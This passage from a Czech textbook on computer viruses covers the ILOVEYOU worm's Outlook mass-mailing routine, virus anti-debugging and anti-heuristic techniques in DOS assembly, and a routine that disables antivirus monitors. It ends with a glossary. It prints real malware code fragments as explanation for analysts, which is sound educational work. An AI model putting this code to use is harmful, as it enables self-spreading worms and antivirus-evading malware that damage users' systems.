     regedit.RegWrite regkey,regvalue
end sub
```

Replikační rutina hledá Outlook a bere adresy z adresáře, na které za uživatelovými zády rozesílá své tělo.

```
dim x,a,ctrlists,ctrentries,malead
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
     set a=mapi.AddressLists(ctrlists)
     x=1
     ...
     for ctrentries=1 to a.AddressEntries.Count
           malead=a.AddressEntries(x)
           ...
           set male=out.CreateItem(0)
           male.Recipients.Add(malead)
           male.Subject = "ILOVEYOU"
           male.Body = vbcrlf&"kindly check the attached LOVELETTER
                       coming from me."
           male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
           male.Send
           ...
           x=x+1
     next
...
next
```

Z ukázky je zřejmé, že univerzálnost červa je silně omezena. *ILoveYou* poštou přijde na kterýkoliv systém, leč nemá šanci přežít tam, kde není Windows a nemá šanci na replikaci tam, kde není Microsoft Outlook (Express verze nestačí).

Kromě modifikace registrů využívají červi pro zajištění své aktivace modifikaci souborů WIN.INI (zejména řádek *RUN=* v sekci *[WINDOWS]*) a SYSTEM.INI (řádek *SHELL=* v sekci *[BOOT]*).

Rozdíly mezi skriptovacími viry, makroviry a červy na bázi Visual Basicu jsou minimální. Červ na rozdíl od viru nevyžaduje hostitele, ostatní náležitosti jsou stejné a to včetně využití poštovního klienta pro replikaci. Rozmanitost činností dokumentuje např. skriptovací virus Reality, infikující webové stránky HTM, HTML a ASP, který zároveň vypouští virový debugový skript Microbuz.

5. Obranné virové mechanismy

Součástí virového kódu jsou nezřídka i mechanismy obran viru proti jeho analýze. Tyto mechanismy jsou v zásadě dvojího druhu: pasivní a aktivní. V případě aktivních obran hrozí při analýze viru debuggerem i ztráta diskových dat!

5.1. Pasivní obrana

Pasivní obrana je snaha znesnadnit či zabránit statickou analýzu virového těla. Typickým příkladem jsou polymorfní či semi-polymorfní viry. Pro statický disassembler je čitelná pouze úvodní dekódovací smyčka viru. Zbytek těla viru je zakódován a jeho případný přeložený tvar je pouze nesmyslný binární „šrot“. Pro získání odpovídajícího zpětného tvaru je potřeba použít debugger, odkrokovat úvodní dekódovací smyčku a znovu uložit tělo viru do diskového souboru. Teprve pak lze použít statický disassembler. I zde je potřeba mít na paměti, že při odkrokování úvodní smyčky nelze jednoduše nastavit breakpoint za smyčku, neboť tělo viru je smyčkou modifikováno a breakpoint by byl přemazán. To lze provést až po prvním průchodu smyčkou, kdy je první bajt již dekódován. Dalšími možnostmi obran jsou „puzzle“ skládání kódu, kdy sled instrukcí vzniká až při běhu viru, či maskované skoky „doprostřed“ instrukce apod. Tyto možnosti jsou zároveň i druhy obran aktivních. Řada virů využívá pro pasivní formu obrany proti statickému disassembleru proložení kódu nevýznamnými prefixy skokových instrukcí či instrukcí volání podprogramu.

Další, neopomenutelnou možností znepříjemnění analýzy viru je hutný, dobře optimalizovaný kód. Přeložený tvar je pak těžko srozumitelný a bez dostatečných zkušeností může znamenat zmatení či stop v pochopení algoritmu. Některé konstrukce byly již uvedeny v předchozích částech knihy:

Konstrukce	Významově stejné jako
`cwd`	`xor dx, dx (pro AX < 8000h)`
`xchg ax, bx`	`mov bx, ax`
`xor ax, ax či sub ax, ax`	`mov ax, 0`

5.2. Aktivní obrana

Aktivní obrana je snaha viru znemožnit krokování těla viru pomocí debuggeru. V okamžiku, kdy virus zjistí přítomnost debuggeru, dojde k jeho protiakci. Virus Whale např. v tomto okamžiku zablokuje klávesnici. Jinou možností obrany je použití vektorů ladících přerušení pro proměnné viru. V okamžiku zapsání do takovéto proměnné dojde k okamžitému zamrznutí debuggeru a tím i počítače. Jediným způsobem, jak se vyhnout podobným nástrahám je pečlivě sledovat, co virus provádí a při krokování těla viru tyto zápisy či pokusy o přesměrování ladících přerušovacích vektorů nepovolit (např. přepsat instrukcemi nop). Pozor! Zjištění debuggeru může zvlášť agresivní virus popudit např. i k formátování disku. Pro virus platí heslo – debugger, největší nepřítel.

Analýza virů může být velice nebezpečná a proto je vhodné vyhradit pro podobné účely separátní počítač!

Toto pravidlo platí nejen pro virology – začátečníky, ale i pro ostřílené programátory.

Uvedené možnosti obran proti analýze kódu je možné najít i v komerčních programech jako obranu proti nežádoucím obměnám kódu, tzv. „crackování“. Těžko říci, kdo se od koho inspiroval, zda pisatelé virů od komerčních programátorů či naopak. Každopádně právě obsluhy ladících přerušení se stávají terčem aktivních obran virů proti analýze kódu viru.

5.2.1. Přesměrování ladících přerušení

- **Přesměrování ladících přerušení na tělo viru**
  Virus přesměruje obsluhy ladících přerušení na své tělo a po ukončení své činnosti je vrátí zpět operačnímu systému. Pokud není virus krokován neděje se nic, v okamžiku přítomnosti debuggeru dojde ke znemožnění dalšího krokování těla viru.

```
     xor ax, ax
     mov ds, ax                        ; tabulka přerušovacích vektorů
     ...úschova originální obsluhy int 01h a int 03h...
     mov ds:[01h * 4], offset kill_debug     ; nová obsluha
     mov ds:[01h * 4 + 2], cs                ; přerušení 01h
     mov ds:[03h * 4], offset kill_debug     ; nová obsluha
     mov ds:[03h * 4 + 2], cs                ; přerušení 03h
     ...zbylé virové akce...
     ...obnova originální obsluhy int 01h a int 03h...
     ...předání řízení infikovanému programu...
kill_debug:
     iret
```

Je-li při analýze viru odkrokována uvedená část, dojde díky přesměrování ladících obsluh na tělo viru k okamžitému pádu debuggeru. Je pouze věcí programátora, co naprogramuje za návěští „kill_debug“, které bude virem provedeno. Nelze zapomenout na již výše uvedenou možnost formátování disku či jiných záludných činností. Častou možností je zablokování klávesnice. Viry v tomto případě nejčastěji využívají přeprogramování řadiče přerušení 8259A následující posloupností příkazů, pomocí níž ovládají přerušení IRQ přes port 21h:

```
in     al, 21h                  ; registr masek přerušení
or     al, 02                   ; zákaz IRQ 1 - klávesnice
out 21h, al                     ; opětovné uložení na port
```

- **Přesměrování ladících přerušení na jiná přerušení**
  Ladící přerušení jsou v tomto případě přesměrována na obsluhy jiných přerušení. Toto může být velice nebezpečné zejména při přesměrování na obsluhu přerušení 21h, kdy může dojít k náhodnému volání funkce Dosu podle momentálního stavu registrů. Výsledkem je naprosto nedefinovaná a nepředvídatelná činnost s možnými vážnými následky. Tento postup však lze velice dobře aplikovat při ochraně vlastních programů, což v podstatě znemožní přímou analýzu větších programů.

```
xor ax, ax
mov ds, ax                      ; tabulka přerušovacích vektorů
mov ax, es:[21h * 4]            ; přenastavení
mov ds:[01h * 4], ax            ; obsluhy int 01h
mov ax, es:[21h * 4 + 2]        ; na obsluhu
mov ds:[01h * 4 + 2], ax        ; int 21h
mov ah, 4ch                     ; služba "Ukonči program"
int 01h                         ; volá DOS!
```

- **Využití vektorů ladících přerušení jako datové proměnné**
  Použití vektorů ladících přerušení pro významově důležitou proměnnou (např. v dekódovací smyčce viru) může rovněž velice znepříjemnit analýzu viru.

```
xor ax, ax
mov ds, ax                      ; tabulka přerušovacích vektorů
...úschova originální obsluhy int 01h...
mov ds:[01h * 4], 0123h                 ; první proměnná
mov ds:[01h * 4 + 2], 3456h             ; druhá proměnná
...zbylé virové akce využívající proměnné...
...obnova originální obsluhy int 01h...
...předání řízení infikovanému programu...
```

5.2.2. Obrana pomocí časovače

Rafinovaná možnost ponechávající ladící přerušení naprosto nedotčená. Přerušení časovače (int 08h) je hardwarové přerušení, jež je vygenerováno po každém taktu hodin reálného času (1 takt po každých 55 ms). Je-li však spuštěn např. Turbo Debugger, není toto přerušení vyvoláno. Následující krátký demonstrační program prezentuje možnou nástrahu uvíznutí v nekonečné

smyčce díky příznaku, jehož odblokování má na starosti právě obsluha časovače. Na rozdíl od krokování je při normálním běhu programu časovač vyvolán a k odblokování příznaku dojde v těle jeho obsluhy.

```
      ; Úvodní direktivy pro překladač a COM program
      .model tiny
      .code
      org 100h
prog:
      ; Nastavení obsluhy časovače na tento program
      mov ax, 3508h                    ; služba "Čti vektor přerušení"
      int 21h                          ; pro int 08h
      mov word ptr cs:[int8], bx       ; úschova
      mov word ptr cs:[int8 + 2], es   ; originální obsluhy
      mov dx, offset timer             ; adresa nové obsluhy
      mov ah, 25h                      ; služba "Nastav vektor přerušení"
      int 21h                          ; v AL je stále 08h
      ; Nekonečná smyčka pro debugger
lbl:
      cmp flg, 1
      jne lbl
```

Při normálním spuštění programu je inicializační nulová hodnota příznaku „flg" přepsána na pozadí po vyvolání obsluhy časovače (uvedená dále od návěští „timer") na hodnotu „1", čímž dojde k průchodu nalíčenou pastí.

```
      ; Nastavení obsluhy časovače zpět na původní
      push bx                          ; nastavení segmentových
      pop dx                           ; registrů, hodnoty
      push es                          ; ostatních registrů
      pop ds                           ; zůstaly nezměněny
      int 21h
      int 20h                          ; ukončení programu
      ; Oblast proměnných
flg db     0                           ; blokovací příznak
int8 dd    ?                           ; adresa původní obsluhy
      ; Uživatelská obsluha časovače
timer:
      mov cs:[flg], 1                  ; odblokování příznaku
      jmp dword ptr cs:[int8]          ; skok na původní obsluhu
      end prog
```

Viry často využívají přerušení systémového i uživatelského časovače pro hlídání změn hodnot přerušovacích vektorů. Uvedená past prostřednictvím časovače však není stoprocentní. Některé debuggery (např. AFD) volání časovače umožňují, a tak např. jakmile virus SVC zjistí, že nastala změna ladících přerušení int 01h nebo int 03h, provádí reset počítače.

5.2.3. Skládání kódu

Metoda účinná zejména proti statické analýze kódu. Principem je zmatení disassembleru dynamickým vytvářením kódu programu. Tento postup je částečně účinný i proti analýze debuggerem.

- **Prosté skládání záplatováním (patch)**

```
     call patch
next:                    ; po provedení "call patch":
     int 20h             ; mov ah, 4ch - ukončení programu
     int 21h             ; int 21h
     ; Přepisem slova na adrese "next" vznikne jiná instrukce
patch:
     mov word ptr cs:[offset next], 4cb4h
     ret
```

Podprogram „patch“ provede přepis instrukce „int 20h“ na „mov ah, 4ch“, neboť hexadecimální posloupnost *b4 4c* představuje právě tuto instrukci. Tato změna způsobí, že dojde ke zhroucení debuggeru v případě, že na adrese „next“ byl nastaven „breakpoint“ či byl-li dán požadavek na provedení celého volání „call patch“ např. funkcí „*F8 – Step“* v Turbo Debuggeru.

Poznámka:

Při pochopení tohoto i následujících příkladů je potřeba mít opět na paměti fakt, že slovo je do paměti ukládáno v obráceném sledu horního a dolního bajtu.

- **Skládání kódu s matoucími skoky**

  Skoky „doprostřed“ instrukce jsou další možností jak vyřadit statický disassembler z činnosti. Základní princip je znázorněn následujícími dvěma instrukcemi:

```
                         ; Hexadecimální vyjádření
     mov ax, 02ebh       ; b8 eb 02 -> jmp $+2
     jmp $-2             ; eb fc
next:
```

Instrukce „jmp $-2“ skočí o 2 bajty zpět, tj. doprostřed instrukce „mov ax, 02ebh“ za úvodní bajt *b8*. V tomto okamžiku sled *~~eb 02~~* představuje hexadecimální vyjádření instrukce „jmp $+2“, tj. skok „jmp next“.

Podstatně komplikovanější je následující sekvence, která reprezentuje zamaskování frekventované instrukce *„mov ax, 2503h“*:

```
                         ; Hexadecimální vyjádření
     mov ax, 0fe05h      ; b8 05 fe
     jmp $-2             ; eb fc
     add ah, 3bh         ; 80 c4 3b
next:                    ; nyní AX obsahuje hodnotu 2503h!
```

Princip je už známý, takže sledujme jakým způsobem budou reprezentovány instrukce po skoku do úvodní instrukce „mov“:

```
mov ax, 0fe05h      ; b8 05 fe   ; AX = fe05h
jmp $-2             ; eb fc
```

Skok zpět a instrukce se posunutím rázem mění na:

```
add ax, 0ebfeh      ; 05 fe eb   ; AX = ea03h
cld                 ; fc         ; nevýznamná instrukce
add ah, 3bh         ; 80 c4 3b   ; AX = 2503h
```

Pokud v základním principiálním příkladě mají lepší disassemblery svoji šanci, zde už nikoliv. Takto se dají zcela zamaskovat rozličné logické konstrukce nebo i nebezpečné instrukce typu „hlt“.

5.2.4. Využití fronty instrukcí

Při běhu programu využívá procesor instrukční frontu (PIQ – Prefetch Instruction Queue), do které je načítáno z paměti několik po sobě jdoucích instrukcí, které mají být vykonány. Velikost fronty je závislá na konkrétním typu procesoru. Obranná metoda využívající frontu instrukcí mění sémantiku kódu změnou nejbližší instrukce či několika instrukcí. Tato změna bude mít svůj efekt pouze v případě, kdy je spuštěn debugger; v opačném případě budou měněné instrukce již uloženy ve frontě a zůstanou zcela nedotčeny. Princip je znázorněn příkladem výpisu textu řetězce na obrazovku:

```
     mov ah, 9                                  ; služba "Zobraz řetězec"
     mov word ptr [offset adr_str - 2], offset is_debug
     mov dx, offset no_debug                    ; hexa: ba "xx yy"
adr_str:
     int 21h ; volání Dosu
     ...
no_debug db'Debugger není přítomen!$'
is_debug db'Debugger je přítomen!$'
```

Jde o to, kterým offsetem bude naplněn registr DX. Při normálním běhu programu bude již do fronty instrukcí uloženo „mov dx, offset no_debug“ a na obrazovce se objeví text „Debugger není přítomen!“. Bude-li však uvedená sekce krokována debuggerem, uplatní se „patch“ instrukce, která přepíše operand „xx yy“ na „mov dx, offset is_debug“ a na obrazovce se objeví text „Debugger je přítomen!“.

Je zcela zřejmé, že možnosti této metody jsou obrovské. Jestliže výše uvedené postupy v některých případech závisely také na inteligenci debuggeru, zde se jedná o metodu naprosto obecnou, proti níž je jedinou obranou nekrokovat kritickou část kódu. Metoda je velice účinná i proti antivirovým heuristickým metodám analýzy, které emulaci instrukční fronty neprovádí.

Procesory řady Pentium provádějí verifikaci fronty instrukcí, kdy kontrolují, zda stav ve frontě odpovídá skutečnému stavu paměti. Uvedený postup tedy v tomto případě selhává a výše uve-

dený program bude vypisovat i při normálním běhu programu „Debugger je přítomen!“. Díky tomu řada virů, využívajících triky s PIQ, způsobí na Pentiích řadu neočekávaných problémů.

Dobře naprogramované viry pro zajištění funkčnosti svých triků testují druh procesoru počítače. Virus Lemming využívá instrukce procesorů řady 80286 a vyšších a proto testuje, využitím manipulací s příznaky chráněného režimu, zda není přítomen procesor nižší řady – 8086. Metoda je variací na dokumentovaný oficiální postup firmy Intel.

```
Get_Cpu_Type:
     pushf               ; načtení příznaků
     pop ax              ; do registru AX
     push ax             ; úschova

     and ax, 0fffh       ; vynulování příznaků
     push ax             ; chráněného
     popf                ; režimu

     pushf               ; opětovné načtení příznaků pro určení,
     pop ax              ; zda byly operace opravdu provedeny

     pop bx              ; obnova

     and ax, 0f000h      ; vymaskování příznaků chráněného režimu
     cmp ax, 0f000h      ; a porovnání jejich nastavení
     je     cpu_8086     ; pokud nastavení odpovídá, pak je to procesor 8086
```

Všechny uvedené postupy se mohou samozřejmě kombinovat a lze je velice dobře a účinně využít i při psaní ochrany vlastních programů. Uvedené metody by měly jednak inspirovat a jednak upozornit na možné problémy při analýze virů. Obejít tyto nástrahy znamená ve většině případů přímo zasáhnout do kódu programu a k tomu je zapotřebí značných zkušeností.

5.2.5. Vypnutí rezidentních antivirových hlídačů

Řada virů si je vědoma možné přítomnosti rezidentního antivirového hlídače v operační paměti. Aby vyloučila možnost prozrazení své přítomnosti, „zabíjí“ tyto hlídače buď požadavkem na odinstalaci nebo vyřazením z činnosti přepsáním příslušných instrukcí.

Následuje eliminační sekce viru Level 3. Virus eliminuje řadu antivirových hlídačů formou odinstalačních požadavků a v případě rezidentních ovladačů produktu TBAV prochází řetězec do paměti nainstalovaných ovladačů a hledá příslušná jména.

```
     NUMTBN = 4                ; počet hledaných driverů
tbname     db     'TBMEMXXX', 'TBCHKXXX', 'TBDSKXXX', 'TBFILXXX'
                               ; jména hledaných driverů

eliminate_av:
     push ax
     push dx                   ; úschova registrů
     push ds
```

```
     ; Přímá vypnutí jednotlivých antivirových hlídačů
     mov ah, 0ffh
     xor bl, bl
     int 13h                    ; vypíná NOHARD

     mov ah, 0feh
     int 13h                    ; vypíná NOFLOPPY

     mov ax, 0fa02h
     mov dx, 5945h
     mov bl, 31h
     int 16h                    ; vypíná VSAFE

     ; Procházení řetězce nainstalovaných driverů a hledání TBAV utilit
     push cs
     pop ds                     ; DS = segment viru
     mov ah, 52h                ; služba "Seznam seznamů"
     int 21h
     les bx, es:[bx + 22h]      ; adresa hlavičky prvního driveru
next_device:
     mov si, offset tbname - 8 ; nastavení na jména hledaných driverů
     mov cx, NUMTBN             ; počet hledaných driverů = počet cyklů
                                  pro loopne
next_tb_utility:
     push cx                    ; úschova počtu ještě nevyhledávaných jmen
     add si, 8                  ; nastavení hledaného jména driveru
     lea di, [bx + 0ah]         ; nastavení jména aktuálního driveru
     mov cx, 4                  ; porovnávej 4 slova
     push si                    ; úschova offsetu hledaného jména
     repe cmpsw                 ; vlastní porovnání
     pop si                     ; obnova offsetu hledaného jména
     pop cx                     ; obnova počtu ještě nevyhledávaných jmen
     loopne next_tb_utility     ; pokud nebyla shoda, pak hledej další
     jne not_tb_utility         ; pokud nebyla ani jedna shoda, pak zkus
                                  další driver
     or     byte ptr es:[0016h], 1 ; vypíná TBAV utility
not_tb_utility:
     les bx, es:[bx]            ; adresa dalšího driveru
     cmp bx, 0ffffh             ; jsme na konci řetězce?
     jne next_device            ; pokud ne, otestuj další driver

     pop ds
     pop dx                     ; obnova registrů
     pop ax
     retn
```

Řada virů provádí cílený útok i proti databázím jednotlivých antivirových programů. Např. virus Tequila odstraňuje ze souborů validační kód Mc-Afeeho VirusScanu, virus Peach útočí na databázi kontrolních součtů CPAV a virus Tremor vypíná antivirovou ochranu obsaženou v MS-DOSu verze 6.00.

5.2.6. Metody zaměřené proti heuristické analýze

S rostoucím vlivem heuristické analýzy pro detekci nových virů roste pochopitelně i snaha virových tvůrců vyhnout se této formě prozrazení. Řada specifických metod již byla uvedena (technika virů EPO Windows, makrovirová modifikace citlivých maker šablony NORMAL.DOT apod.), zbývá obecná rovina návrhu kódu.

Standardní vytvoření nové služby pro zjištění přítomnosti dosového viru v paměti se stává snadnou kořistí pro heuristickou analýzu.

```
mov ax, 0deadh
int 21h
cmp ax, 0acdch
je je_přítomen
```

Naproti tomu použije-li virus komplikovaněji koncipovanou obsluhu, využívající rozšíření existující „normální“ služby, dojde ke zmatení většiny heuristických skenerů.

```
mov ax, 3096h
mov si, 1996h
mov di, 1996h
int 21h
cmp al, 3
jne není_přítomen
cmp si, 1997h
jne není_přítomen
cmp di, 1997h
je je_přítomen
```

Další možností je zamlžený test na „MZ“ resp. „ZM“ signaturu souborů *.EXE.

```
mov ax, word ptr [si]
or ax, 2020h              ; porovnání přes konverzi na malá písmena
cmp ax, 'zm'
je je_to_exe_header
cmp ax,'mz'
je je_to_exe_header
```

Virus Acurev používá úvodní brutální antiheuristický cyklus spoléhající, že čas na heuristiku je omezený.

```
start:
     mov cx, 0FFFFh           ; antiheuristický
anti_one:
     jmp anti_two             ; zpomalovací
     ...
anti_two:
     loop anti_one            ; cyklus
```

Virus Mars Land pak primitivním způsobem plní registr AX pro volání služeb Dosu pomocí zásobníku. Svého času byl takto obcházen DrWeb.

```
     push 4000h
     pop ax                    ; služba zápisu souboru na disk
     int 21h
```

Volání služby zápisu resp. jakékoliv služby lze různě maskovat.

```
     mov al, 3eh               ; nastavení hodnoty AH na 40h za pomocí
     add al, 2                 ; aritmetických operací
     xchg ah, al               ; a jiného registru (v tomto případě AL)
     int 21h
```

Pro zjištění adresy viru v paměti je používán trik s přímým přístupem do zásobníku.

```
     call trik
trik:                          ; v zásobníku je návratová adresa
     mov si, sp                ; přístup do zásobníku přes registr SI
     sub word ptr ss:[si], offset trik      ; korekce na originální posun
     mov bp, word ptr ss:[si]               ; v bp je adresa
     add sp, 2                 ; odebrání návratové adresy ze zásobníku
```

Když dva dělají totéž, není to totéž. Tam, kde je kód na první pohled zmatečný a nečitelný je velice pravděpodobné, že jde o úmysl zmást heuristiku.

Slovníček použitých pojmů a zkratek

API – Application Program Interface – v prostředí Windows speciální programové rozhraní pro komunikaci mezi programovými aplikacemi a jádrem systému, které mj. umožňuje, aby při sdílení systémových zdrojů nedocházelo ke kolizím.

Applet – „malý“ javový program, který lze vložit na webovou stránku.

ASCIIZ – označení textových řetězců ukončených nulovým znakem ‘\0’ (konverze programovacího jazyka C a některých systémových záležitostí MS-DOSu).

BBS – Bulletin Board System – stanice nebo služba počítačových sítí, sloužící zejména jako zdroj programů a pro čtení zpráv (konferencí).

BIOS, ROM-BIOS – Basic Input/Output System – nedílná součást každého počítače, tvořená pamětí typu ROM. Jde o pevně naprogramované rutiny přerušení pro ovládání základních vstupních a výstupních periferních operací. BIOS je nejnižší vrstvou oddělující hardware od programů.

Boot record – zaváděcí sektor (boot sektor), jehož obsahem je program, který provádí zavedení operačního systému (viz též „MBR“).

Checksum – kontrolní součet – číslo, které jednoznačně definuje soubor (nebo jinou množinu dat). Číslo je vypočteno algoritmem součtu jednotlivých bajtů souboru zejména s využitím operací rotace, AND a OR nebo jiné metody zakódování.

CRC – Cyclic Redundancy Check – unikátní numerická hodnota reprezentující daný soubor, resp. jeho obsah (viz „Checksum“).

CMOS – Complementary Metal Oxid Semiconductor – baterií zálohovaná paměť, jež je počítači využívána pro nastavení základní hardwarové konfigurace.

Červ – worm – nejznámější viru podobný program, jehož úkolem je maximální rozšíření pomocí prostých kopií svého těla prostřednictvím počítačových sítí.

DDO – Dynamic Drive Overlay – technika zpřístupnění plné kapacity pevných disků větších než 528 MB speciálním ovladačem, jehož jádro je instalováno do tabulky rozdělení pevného disku. Novější verze počítačových ROM-BIOSů podporují tzv. mód LBA (Logical Block Access), který DDO nahrazuje na nižší úrovni.

Debugger – ladící program, užívaný zejména při tvorbě programů a analýze neznámého programu.

DES – Data Encryption Standard – šifrovací mechanismus na principu tajného kódovacího klíče. Při nasazení pro komunikační účely musí obě komunikující strany znát hodnotu tohoto klíče. Kódované bloky jsou 64bitové a kódovací klíč je 56bitový.

DOS, MS-DOS – zkratka pro diskový operační systém. MS-DOS je pak zkratka pro verzi firmy Microsoft.

DTA – Disk Transfer Area – systémová adresa místa pro přenos dat, využívaná aplikačními programy.

FAQ – Frequently Asked Questions – nejčastěji kladené otázky k různým problematikám lidského dění na Internetu. Výchozí dokument pro hledání informací k dané problematice.

FAT – File Allocation Table – systémová datová struktura, mapující rozložení jednotlivých souborů na disku resp. disketě.

FCB – File Control Block – systémová datová struktura, popisující právě zpracovávaný soubor, užívaná především staršími operacemi nižších verzí MS-DOSu.

Firewall – ochranná počítačová zeď zajišťující bezpečnost vnitřního výpočetního systému zejména proti útokům z vnějšího okolí.

FTP – File Transfer Protocol – jedna ze služeb Internetu sloužící pro přenos souborů.

Hacker – v souvislostech s počítači jde o označení člověka snažícího se získat neoprávněný vstup do počítačového systému. Obecnou snahou hackerů je detailně poznat a případně využít slabin zkoumaného subjektu.

Heuristika – obecná sémantická analýza kódu programu užívaná pro detekci neznámých virů.

HMA – High Memory Area – prvních 64 kB operační paměti nad hranicí 1 MB, která při použití ovladače HIMEM.SYS může být využívána pro rezidentní programy a ovladače.

Internet – celosvětová počítačová síť.

Interrupt – přerušení – hardwarový nebo softwarový signál, který indikuje operačnímu systému provedení specifické akce (např. stisk klávesy).

Jokes – označení žertovných programů, které často simulují činnost virů. Nemají za úkol škodit uživateli, ale pouze ho polekat.

JVM – Java Virtual Machine – interpret platformově nezávislého javového kódu.

LBA – viz DDO.

Makrovirus – obdoba počítačového viru ve formě makra některých programových balíků, které infikuje vytvářené soubory. Nejrozšířenější jsou virová makra textového editoru Microsoft Word.

MBR – Master Boot Record – tabulka rozdělení pevného disku (partition table). Specifikuje, jakým způsobem je pevný disk rozdělen na menší logické disky (viz též „Boot record“).

MCB – Memory Control Block – systémová datová struktura řídicího bloku paměti, která slouží pro správu přidělování a uvolňování operační paměti programům.

Multipartitní viry – viry, jež napadají jak spustitelné soubory tak i zaváděcí sektor disku.

Partition Table – viz MBR.

Polymorfní viry – viry, jejichž tělo je při každé infikaci programu vygenerováno jiným způsobem (techniky MtE, DAME apod.).

PGP – Pretty Good Privacy Program – program pro zabezpečení zejména obsahu elektronické pošty metodou šifrování s veřejným kódovacím klíčem (viz RSA).

PSP – Program Segment Prefix – systémová datová struktura každého spuštěného programu.

RAM – Random Access Memory – označení druhu pamětí s možností přístupu pro čtení i zápis.

RFC – Request for Comments – internetové „normy“ k úzce zaměřeným oblastem, převážně technických směrů. Jde o obdobu dokumentů typu FAQ.

Root – kořenový adresář na disku resp. disketě označený znakem ‘\’ (zpětné lomítko).

ROM – Read Only Memory – označení druhu pamětí s možností přístupu pouze pro čtení.

RSA – Rivest, Shamir, Adleman – šifrovací mechanismus na principu veřejného kódovacího klíče. Délka kódovaných bloků je většinou tvořena násobky 64 bitů a čím větší je délka klíče, tím je zašifrování bezpečnější.

SFT – System File Table – systémová tabulka udržující přehled o aktivních souborech, jejichž maximální počet je dán příkazem FILES.

Stealth viry – označení virů, jež v reálném čase maskují svoji přítomnost na počítači.

Trojský kůň – Trojan Horse – program, který provádí jistou nedokumentovanou činnost nejčastěji destruktivního charakteru, jež nemůže uživatel ovlivnit.

TSR – Terminate but Stay Resident – označení programů, které po ukončení své činnosti zůstávají nadále aktivní v paměti.

UMB – Upper Memory Blocks – paměťová oblast Upper Memory Area mezi 640 kB a 1 MB (segmenty A000h až FFFFh), která při použití speciálních ovladačů může být využívána pro rezidentní programy a ovladače.

VBS – Visual Basic Script – jeden z nejsilnějších skriptovacích programovacích jazyků.

VRAM – Video RAM – obrazová paměť, kterou adresují grafické adaptéry v grafickém i textovém režimu. Počáteční segment pro monochromatický adaptér je B000h, pro ostatní adaptéry pak B800h.

WAP – Wireless Application Protocol – protokol využívaný mobilními telefony, umožňující provozovat služby webového charakteru.

WWW – World Wide Web – jedna ze služeb Internetu, hypertextově orientovaná, která integruje řadu služeb „nižší úrovně“ (FTP, Telnet apod.).

Rejstřík

K

L

M

N

O

P

R

S

T

U

V

W

Z